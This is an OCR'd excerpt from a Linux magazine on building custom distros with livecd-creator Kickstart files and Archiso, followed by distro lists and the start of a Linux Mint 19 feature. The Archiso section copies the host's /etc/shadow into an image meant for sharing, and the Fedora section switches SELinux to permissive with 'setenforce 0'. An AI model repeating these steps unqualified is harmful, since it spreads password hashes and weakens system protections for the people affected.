The secret for creating Fedora-based distros is the *livecd-creator* script that's part of the *livecd-tools* package. Grab it from the Fedora repositories with `dnf install livecd-tools`. Unlike *Bodhibuilder*, *livecd-creator* works solely on the command line.


The scripts use a definition in a **Kickstart** file to set up your customised Fedora-based distro. In simple terms, a **Kickstart** file is a text file that contains a list of actions such as the name of packages to install (or remove). The *livecd-creator* tool compiles your distro as per the instructions in this file. To help you get started, you can download the **Kickstart** files for several Fedora spins by grabbing the *spin-kickstarts* package from the Fedora repositories with `dnf install spin-kickstarts`. Once this is installed, you'll have a bunch of **Kickstart** files under the **/usr/share/spin-kickstarts** directory. You can customise any of these **Kickstart** files by editing them.

MANUAL REMASTERING

While the scripts covered in this feature simplify the process of converting a Linux installation into a Live distributable medium, it's pretty simple to step through the process manually. The advantage of this approach is that you can customise any distribution irrespective of the one running on the host. So for example, you can use this to create a customised Ubuntu-based distro using a Fedora installation.

Before you get started, you'll need the `squashfs-tools` package to compress the filesystem of your custom distro as well as the `genisoimage` package to roll your distro into an ISO image. Both of these are usually available in the official repositories of most distributions. Next, grab the ISO image of the distro you wish to customise and loopback mount it. Then extract its contents into a folder. Use the `unsquashfs` command (part of the `squashfs-tools`) to extract the compressed filesystem. For Ubuntu-based distros like Mint this is the **filesystem.squashfs** file under the **casper** directory. For Fedora it's **squashfs.img** under the LiveOS directory.

After uncompressing the filesystem, chroot into it. Preparing the chroot environment needs to be done carefully. Once inside the uncompressed filesystem you can use the distro's package management system to add and remove packages and also modify any configuration file. Then remove any temp files before exiting the chroot environment. Now all you need to do is regenerate the manifest, compress the filesystem and roll it into an ISO image.



Use JLiveCD to prepare the chroot environment and create custom Debian, Ubuntu and Arch-based distros.

They are well documented and fairly easy to comprehend; browse the Fedora wiki (**http://fedoraproject.org/wiki/Anaconda/Kickstart**) to get a hang of the various options. If you need to generate one from scratch, you can save yourself a lot of time by grabbing the *Kickstart Configurator* tool with `dnf install system-config-kickstart`. This tool has an easy-to-navigate graphical interface to help create a **Kickstart** file.


Kick-start the process

For our purpose we'll create a Mate-based Fedora remix by modifying the **fedora-live-mate_compiz.ks** file. The three main parameters in a **kickstart** file are `%pre`, `%post` and `%packages`. You can also pull in instructions from another **kickstart** file by specifying its name and location with the `%include` parameter, such as `%include fedora-mate-common.ks`. You'll notice three such lines at the top of the **fedora-live-mate_compiz.ks** file.

The first one calls the **fedora-live-base.ks** file. This file describes the basic skeleton for creating a Fedora Live CD. The parameters are self-explanatory. There's one each for the default language, keyboard and timezone followed by security settings that dictate the use of standard shadow passwords and so on. Here, we'd like to note that while the default for SELinux is set to enforcing mode, it hindered with the smooth functioning of some our builds and we had to change the default SELinux policy for the customised distro to the permissive mode.

The *xconfig* set to `--startxonboot` asks the live CD to boot straight to a graphical login screen. There's also an entry to create a root (`/`) partition and another to enable and disable the default services.

Also included in the **fedora-live-mate_compiz.ks** file is the **fedora-mate-common.ks** file that contains a list of packages for the Mate desktop with the Compiz compositor. Any packages you want inside your custom distro needs to be listed under the `%packages` section. In addition to individual packages, you can also specify groups of packages such as `@mate` and `@libreoffice`. If you install a group of packages you can remove individual components inside it by prefixing a minus (`-`) sign to their name, such as `-fedora-icon-theme`. These packages are



The Kickstart Configuration tool is a real time-saver, especially when you want to generate a kick-start file from scratch.

```
echo -n "Network fixes"
# initscripts don't like this file to be missing.
# and https://bugzilla.redhat.com/show_bug.cgi?id=1204612
cat > /etc/sysconfig/network << EOF
NETWORKING=yes
NOZEROCONF=yes
DEVTIMEOUT=10
EOF

# simple eth0 config, again not hard-coded to the build hardware
cat > /etc/sysconfig/network-scripts/ifcfg-eth0 << EOF
DEVICE="eth0"
BOOTPROTO="dhcp"
ONBOOT="yes"
TYPE="Ethernet"
PERSISTENT_DHCLIENT="yes"
EOF
```

Fedora's LiveCD tools have been ported to other RPM-based distributions like Mageia.

fetched from Fedora repositories mentioned in the **fedora-repo.ks** file. You can either directly specify the exact URL for a repository (with the `--baseurl` option) or let it choose one from a list of mirrors (with the `--mirrorlist` option).

In case you pull in packages from third-party repositories like RPMFusion or those for fetching proprietary software like the Steam client, *Google Chrome*, Nvidia graphics and the like, Fedora guidelines mandate you to rebrand your creation. But they've made the process simple. All you need to do is remove a bunch of Fedora branding packages, namely `-fedora-logos` and `-fedora-release*`, and then replace them with generic ones, `generic-release*` and `generic-logos`.

Post haste

Lastly there's the `%post` section that enables you to run commands after all the packages have been downloaded and installed to the temporary directory. You can add custom users, copy files, configure the network, and do a lot more interesting stuff in this section.

To correctly identify our remixed distro, we'll rename it in the **/etc/fedora-release** file, with:

```
%post
sed -i -e 's/Generic release/LXF Fedora Remix/g' /etc/fedora-release
%end
```

The commands in the `%post` section by default run inside a chroot environment against the new filesystem in the Live CD. But there's also a mechanism for adding files to the LiveCD's filesystem. The `%post --chroot` section enables you to interact with your custom distro's environment from outside. This enables you to copy files from your host Fedora installation to the customised distro.

Kickstart offers two variables for interacting with the custom distro environment. The `$INSTALL_ROOT` points to the root (**/**) of the customised distro where all the packages are installed during the build process. This comes in handy for copying files you need in your Live environment. For example:

```
%post --nochroot
cp -r /home/bodhi/Pictures/wallpapers/ $INSTALL_ROOT/etc/skel/Pictures/
%end
```

This will copy a bunch of images housed inside the wallpapers directory on the host to the custom distro. We've placed it inside the skeleton directory (**/etc/skel**) so that it's available to all users in the custom distro. You can use the same mechanism to copy over your desktop customisations to the custom distro. First, just like before, configure your desktop as per your requirements on an installed system. When you're done, simply scoot over the configuration files from your home directory to the **/etc/skel** directory on the live CD:

```
%post --nochroot
cp -r /home/bodhi/.config $INSTALL_ROOT/etc/skel/
cp -r /home/bodhi/.local $INSTALL_ROOT/etc/skel/
%end
```

The other variable is `$LIVE_ROOT`. This is the root of the Live CD and any files placed here will be available without having to boot the media. Think of all the HTML files in the *Linux Format* DVD that you can view without booting into the month's featured distro. For instance:

```
%post --nochroot
cp -r /home/bodhi/Music  $LIVE_ROOT/Music
%end
```

This will copy over all music files from the host to the root of the customised media. You can also use both variables together to move files from inside the root of the compressed filesystem to the root of the media:

```
%post --nochroot
cp $INSTALL_ROOT/usr/share/doc/*-release-*/GPL $LIVE_ROOT/GPL
%end
```

This will extract the GPL license file from your customised distro's filesystem and place it in the root of the customised media.

After you've assembled the **kickstart** files, you can pass them on to *livecd-creator* to compile the ISO image of your customised distro. First ensure SELinux on the host is set to the permissive mode with the `setenforce 0` command, before you call the *livecd-creator* script:

```
$ livecd-creator --config=custom-fedora.ks --fslabel=LXF-Remix-28 --cache=/var/cache/live --verbose
```

Here, the `--config` option identifies our custom **kickstart** file and the `--fslabel` defines the name of the volume as well as the ISO image. The `--cache` option defines the directory where the script will download the packages from the repositories and assemble them into a Live environment. Remember to use this cache directory for subsequent builds to avoid having to download the same packages again. The script will only download packages if you've added any new ones to the **kickstart** file after running the initial build.

The time it takes to compile the distro depends, as usual, on the number-crunching prowess of your computer and the number of packages that need to be fetched from the Internet. When it's done, it'll leave an ISO file for your customised Fedora remix in the current directory. You can then test it on a virtual machine before passing it around to friends, family and interested colleagues.

TOP 20 DISTROS

LIGHTWEIGHT DISTROS

MX LINUX

A joint effort between antiX and MEPIS, the USPs of this distribution are its user-friendliness and a host of custom tools.

ANTIX

The Debian-based distribution doesn't ship with Systemd and is available in four editions with different lightweight desktops.

4M LINUX

The distribution uses the JWM window manager and, despite its miniscule requirements, can be used for various purposes.

PUPPY LINUX

One of the all-time favourites for reviving old computers, it's loved and hated in equal measures for its choices of esoteric programs.

BODHI LEGACY

Ships with its own Enlightenment-based desktop and is designed to perform well on aging computers and netbooks.

Arch-itect your castle

Base your custom spin on the popular DIY Linux distribution.

While both *bodhibuilder* and *livecd-creator* enable you to create a customised spin with a fair amount of tweaks, if you have the patience to hand-craft an installation from scratch, Arch Linux offers a more comprehensive approach. Arch is an ideal platform for cultivating a custom distro without the code bloat and package proliferation that afflicts so many other popular ones. The Archiso package is a collection of bash scripts that you can use to convert your Arch installation into a distributable distro. Like the distro it works on, Archiso has a steep learning curve, but gives you a lot of control over the final result.

The first thing you need before you can use Archiso is an Arch Linux installation. If you're new to Arch, the process is well documented on the project's wiki page (**https://wiki.archlinux.org/index.php/Installation_guide**). Another option is to use an installation of a pure Arch-based distribution like Antergos, ArcoLinux, Chakra or Manjaro. In fact, some of these distros, like Manjaro have their own fork of the Archiso script.

FROM BOYS TO MEN


The scripts in this feature will help you turn your installed flavour of Linux into a distributable medium that you can then pass around. And there's nothing wrong with that. But if you really want to get a feel for what it takes to create a custom distribution, from the grounds up, then you need to lock yourself in a room for a week with a copy of *Linux From Scratch* (**www.linuxfromscratch.org**). *Linux From Scratch* or *LFS* as its popularly known, is actually a book, which painstakingly hand-holds you through the time-consuming process of putting together your own Linux distribution. The book's offered as a free download and you can even grab a printed edition at the bookstore. Once you're through with *LFS*, you'll end up with a system that's very secure, very flexible and also very compact.

But the process doesn't stop here. As per the *LFS* FAQ (**www.linuxfromscratch.org/faq**), "*LFS* is not intended to create your system as you want it. It's intended to be just enough to allow you to build your system as you want it. It's not an end, it's a beginning. When you're done with *LFS*, you've just started building your system."

This is where *Beyond Linux From Scratch* or *BLFS* (**www.linuxfromscratch.org/blfs**) comes into thet picture. *BLFS* is a much bigger manual that covers everything from installing system libraries to programming utilities, from network libraries to server applications, from simple and lightweight window managers like *fluxbox* to complex but popular ones such as KDE and Gnome.

The project was started in 1999 when its author, Gerard Beekmans, wanted to learn how a Linux distro works behind the scenes. While building his system from scratch, Beekmans wrote down the steps and released it as a how-to, thinking that there would probably be other people who would be interested.

LFS has grown quite a bit from its humble start. Besides *BLFS*, the project has spawned a couple of other books. There's *ALFS* or *Automated LFS*, to help automate the process of creating an *LFS* system, and *CLFS* or *Cross LFS* that focuses on cross compiling.



You can use archiso-offline-releng to create a custom distro that'll only use locally hosted packages instead of fetching them from online repos.

In any case, once you've installed Arch on your computer, the next step is to customise it to your liking. That includes installing more packages, swapping out the default themes and artwork of your desktop environment and configuring other aspects of the systems such as the network. As usual we'll copy these customisations and configurations from the installed instance of Arch over to the custom distro we're building. When you're done customising the Arch installation, fire up a terminal and install Archiso and its dependencies with

```
# pacman -S make squashfs-tools libisoburn
dosfstools patch lynx devtools git archiso
```

Next, create a directory where we'll tweak the files for our custom distro with `mkdir ~/archlive`. Make sure you have enough free disk space to accommodate all the programs you wish to install, along with any files you want to copy over to the custom distro. Archiso comes with two predefined profiles.

The baseline profile is useful for creating a basic live system with no pre-installed packages. However, we'll use the releng profile, which enables you to create a fully customised Arch Linux with pre-installed apps. To use these scripts, simply copy them over to the **~/archlive** directory, like so:

```
# cp -R /usr/share/archiso/configs/releng/ ~/
archlive/
```

Package 'em up

To put packages on the custom distro all you need to do is list them in the **packages.x86_64** file under the newly created **archlive** directory. The file already contains a list of essential packages and you can manually add to it with a text editor. Since our goal is to mirror our Arch installation, use the `pacman -Qqe >> ~/archlive/packages.x86_64` command to dump the name of all the installed packages in that file.

The **airootfs** directory inside **~/archlive/** acts as an overlay for what will be the root directory of your new distribution. Any files you add to this directory will be added to your distro's filesystem. So for example, if you want your custom distro to have the same users as your host machine, copy over the relevant files with:

```
# cp /etc/{shadow,passwd,group} ~/archlive/airootfs/etc/
```

Another use of the airootfs filesystem is to set up and launch the graphical environment. First find out the .service file for the login manager in your current setup with:

```
$ ls -l /etc/systemd/system/display-manager.service
```

Assuming you're using GDM, you'll then have to symlink the file into the new filesystem with:

```
# ln -s /usr/lib/systemd/system/gdm.service ~/archlive/airootfs/etc/systemd/system/display-manager.service
```

Just like before, to copy over any files that you want within the user's **/home** directory, you need to place them in the **/etc/skel** directory. First, create it with `mkdir ~/archlive/airootfs/etc/skel` and then copy over the files like `cp -R ~/.config ~/archlive/airootfs/etc/skel/` .

To log in automatically as your user instead of the default root user, open the **~/archlive/airootfs/etc/systemd/system/getty@tty1.service.d/autologin.conf** file in a text editor and modify this line to swap the auto login user:

```
ExecStart=-/sbin/agetty --autologin <username> --noclear %I 38400 linux
```

Replace `<username>` with the user that you want to log in as.

Customise the image

Inside root's home folder (**~/archlive/airootfs/root**) there's a file named **customize-root-image.sh**. Any administrative task that you would normally do after an Arch install can be scripted into this file. Remember that the instructions within the file have to be written from the perspective of the new environment, which is to say that `/` in the script represents the root of the distro that's being assembled. Open the file in a text editor, find the line that sets **/etc/localtime** and change it to your timezone. For example:

```
ln -sf /usr/share/zoneinfo/Europe/London /etc/localtime
```

Also make sure that the shell is set to Bash by changing the usermod line to read:

```
usermod -s /usr/bin/bash root
```

Scroll down and add a line to copy the contents of the **/skel** directory into your user's home directory as well and set proper ownership permissions with:

```
cp -aT /etc/skel/ /home/bodhi/
chown bodhi /home/bodhi -R
```

In both these commands, remember to replace `bodhi` with the name of your user.

Finally, scroll down to the end of the file where you'll notice a bunch of `systemctl` commands. To boot straight into the graphical desktop, change the default target from multi-user by editing the line so that it reads:

```
systemctl set-default graphical.target
```


That's it. You're now all set to build the ISO for your custom distro. Enter the **~/archlive** directory and run the following

```
./build.sh -v -N LXFArch -V 0.1 -L LXFArch_0.1
```

to initiate the build process. The `-v` switch enables the verbose mode, the `-N` switch sets the name of the ISO image, `-V` sets the version number and `-L` appends a label to the generated ISO image. The process doesn't usually throw any errors but if you get any pacman-related complaints try refreshing its authentication keys with `pacman-key --refresh-keys` .

The process will take some time depending on the number of packages it has to fetch. It'll create and process everything under the **~/archlive/work/** directory. When it's done, the script will create the ISO under the **~/archlive/out/** directory. The script doesn't officially support rebuilding the ISO and calls to the build script will fail. You can get around that limitation by deleting the **~/archlive/work/** directory.

Have fun building your own distro, but remember a distro isn't just for Christmas, it's for life; so you'll need to support it, forever. Make sure you tell us how you got on as well! LXF



Arch Linux uses the archiso scripts to generate the official images as well, so you know you're in good hands.

TOP 20 DISTROS

BUSINESS DISTROS

CLEAROS

The CentOS-based distribution can roll out all kinds of network services and has an intuitive web-based management interface.

NETHSERVER

Another all-round distribution for all your business server needs. Only its slightly less-polished interface lets it down.

KOOZALI SME

The distro can be used as an effective gateway server and offers advanced features, albeit through an unpolished interface.

ZENTYAL


Its intuitive interface is probably the best in its class, but it offers very limited server functions compared to the others.

IPFIRE

This distro is billed as a firewall server, but its impressive package management system can flesh it out to perform several other server functions.

MINT 19 POWERED

Jonni Bidwell has blended a tasty selection of Minty wit and knowledge, to help you get the most from this powerful distribution.



Finally the wait is over. The latest version of one of the most popular Linux distros has landed, and it comes packing a new look, new tools and, following Mint's acquisition by Microsoft, new owners.

Okay that last one was a lie, but it got your attention, and your attention is what this release deserves. Because it's awesome. And just to be clear, Linux Mint is still independently developed and funded by donations, website advertisements and sponsorship.

WHY MINT JUST WORKS

"Using the solid base of Ubuntu 18.04, and all the new goodness there, Mint adds a layer of finesse..."

Mint veterans will find much of what they loved is lovelier than ever, and newcomers will find an OS that's powerful, easy to use and good looking. Using the solid base of Ubuntu 18.04, and all the new goodness there, Mint adds a layer of finesse that is at once modern and traditional. There are new versions of the Cinnamon and MATE desktops, a new back-up tool, a fresh approach to updates and plenty more besides.

Then there are the little additions that make all the difference: a helpful welcome screen, *Redshift* (for reducing eyestrain) and a handy USB image writer. Behind the release there's the same admirable commitment to the community, the same understanding that people don't like to be told how to use their desktops, and the same desire to make a Linux flavour that anyone, be they newbie or hardened geek, can enjoy.

So let's take a deep breath and inhale all manner of minty metaphors and spicy similes as we feast on this most delectable of Linux distros.

What’s all the fuss?

It’s been a mere seven months since the last great Mint release, so what’s been freshly prepared this time around?

Based on April’s Ubuntu 18.04 release, Mint 19 (like the two previous generations) will be supported for five years, and we can expect point releases in six, 12 and 18 months. This time around there are three desktop flavours: Cinnamon, MATE and Xfce, each with something for everyone. Missing is the KDE edition, although users can always KDE Plasma from the Ubuntu repos (or indeed Gnome, Budgie, i3 or any other desktop or window manager that you’d care to utter).


We get a lot of questions from readers about backups, and hitherto it’s been hard to point to a simple solution to serve common-use cases. Of course, we can tell people to do things the olde-fashioned way – writing *cron* jobs that use wild and crazy *rsync* options – but this isn’t exactly user friendly. Furthermore, the restore process is often daunting, and it’s entirely possible to do even more damage by restoring things, with a rogue backslash, to the wrong place.

Fortuitous then, that one of the biggest changes in Mint 19 is the introduction of the *Timeshift* back-up tool. *Timeshift* is analagous to macOS’s *Time Machine*, or System Restore points on Windows, in that it’s more focused on snapshotting system directories rather than user files. *Timeshift* can back these up too if you ask it, but the *Backup Tool* is more suited to this task. We’ve dedicated a whole two pages to *Timeshift* (*see pages 36-37*), so please let us know if it helps you.


While Ubuntu is going all out on Snap packaging, Mint is leaning more towards Flatpak. Flatpak support was introduced in Mint 18.3 and this has been improved with this release. Flatpak apps can be installed straight from the *Software Manager*, enabling easy access to the latest versions of trendy programs such as *Spotify*, *Atom*, *Telegram* and *Slack*. Snaps are not totally off limits; you’ll just have to install them from the command line. To be honest, at the time of writing you have to do the same with Flatpaks, but that’s because of a bug in *Software Manager* that will be fixed soon.

There’s a lot more going on, too. HiDPI support continues to improve, for example. The Mint-Y icon theme includes hi-res icons and so will look great on 4K displays. Many applications have now switched to symbolic icons, which are easier to discern with dark themes, which (perhaps related to the gloomy political climate) are becoming ever more popular.

Mint also defies its Ubuntine heritage in a number of ways. Gone is the data collection introduced in version 18.04 and returned is the option to install with an ecryptfs-encrypted home directory. Mint continue to serve 32-bit users too, and you’ll find the wonderful 32-bit MATE edition on our glorious cover disc.



This handy welcome screen will guide you through your first steps and answer all of your Mint-related questions.



Those who love to turn the volume up to 11 will appreciate this brand new global maximum volume setting.

» SCINTILLATING CINNAMON

Cinnamon 3.8, Mint’s flagship desktop, was released at the beginning of May 2018 and features the impressive Mint-Y theme. In keeping with modern design trends, it’s smooth and flat. Mint-Y was available in Mint 18, albeit not the default, but has since been tweaked and polished to perfection. If you prefer the classic Mint-X theme that’s has been around since Mint 10, then don’t worry – it’s still available.

Under the hood, there have been some major performance improvements, too. The *Muffin* window manager features snappier window rendering and the *Nemo* file manager is faster at transferring files to network or USB drives. It should also be noticeably quicker at rendering the contents of large directories. Furthermore, *Nemo* now enables you to save common searches, which will then be indexed in the background for speedier future searches.

If you don’t like its out-of-the-box appearance, Cinnamon can be further tweaked with all manner of other themes, extensions, applets and desklets (collectively known as spices). These can do everything from bringing back wobbly windows to displaying the weather (which here in Blighty is uncharacteristically glorious, making the daily task of producing magazines rather hard).

Explore the live environment

If you want to get a feel for Mint without touching your hard drive, then launch the distro straight from our carefully crafted DVD...

On the DVD this month you'll find two versions of Mint: the 64-bit Cinnamon edition and the 32-bit MATE edition. Even if you have a 64-bit machine, feel free to try the MATE release. If nothing else it'll save you a 1.9GB download (*my goodness, distros are getting rather portly nowadays – Ed*).

If you want to try the Xfce edition (which is slightly lighter in weight than MATE), you'll need to download it yourself, but we think a reader of your calibre should manage that just fine. If you're already familiar with the Cinnamon edition of Mint then you'll find everything's pretty much where it was. If not the handy annotation (*below*) will show you round the key Cinnamon areas.

Software can be installed into the live environment just like a regular install, except that obviously it will all vanish when the machine is shut down. Have a look in the *Software Manager* (its the one with the green circle and white dots on the side of the menu, and it's also available in MATE and Xfce) to see the considerable selection on offer.

The appeal of Flatpaks

A common gripe about LTS distros is that their package selection is only current when they're released. Time, as they say, makes fools of us all, or at least makes once modern packages out of date. The old way around this

Get around the Cinnamon desktop

1 Menu
Just like all those desktops you remember growing up, there's a menu in the bottom-left corner. Your installed programs are available all nicely categorised in this menu. Newly installed programs will appear in bold, like *Chromium* here.

2 Search
However, just like all those fancy modern desktops, you can also just start typing to search through installed programs. This works for both program descriptions and names, so searching for either "xed" or "text" will find the text editor.

3 Quicklaunch icons
Clicking the green icon next to the menu will minimise all windows and show the desktop, while middle-clicking will highlight any active desklets. The others will launch your favourite applications. By default these are *Firefox*, the *Terminal* app and the *Nemo* file manager, but you can drag anything from the menu to join them.

4 Applets
Here you'll be notified about the status of any removable drives attached to your machine, or any available package updates. There are also user controls that enable you to switch user, logout or power off the machine. Next to these are the Network Manager controls. Right-clicking an empty part of the panel will open a menu, from which you can add applets or tweak items.

5 Desktop
Right-click this to open a menu where you can change the background, add widgets ("desklets" in Cinnamon parlance) to your desktop or choose which icons are displayed. Cinnamon has no qualms about enabling you to put files on the desktop, either. But adding too many icons will obscure that lovely background. Just sayin'.

issue was to use third-party PPAs, but these can be unstable – especially when you forget about them or find yourself using a pair of them that conflict. The new way is to use fancy kernel namespace and container features that enable developers to package their own software and its dependencies in a neat bundle that will work on any distribution.

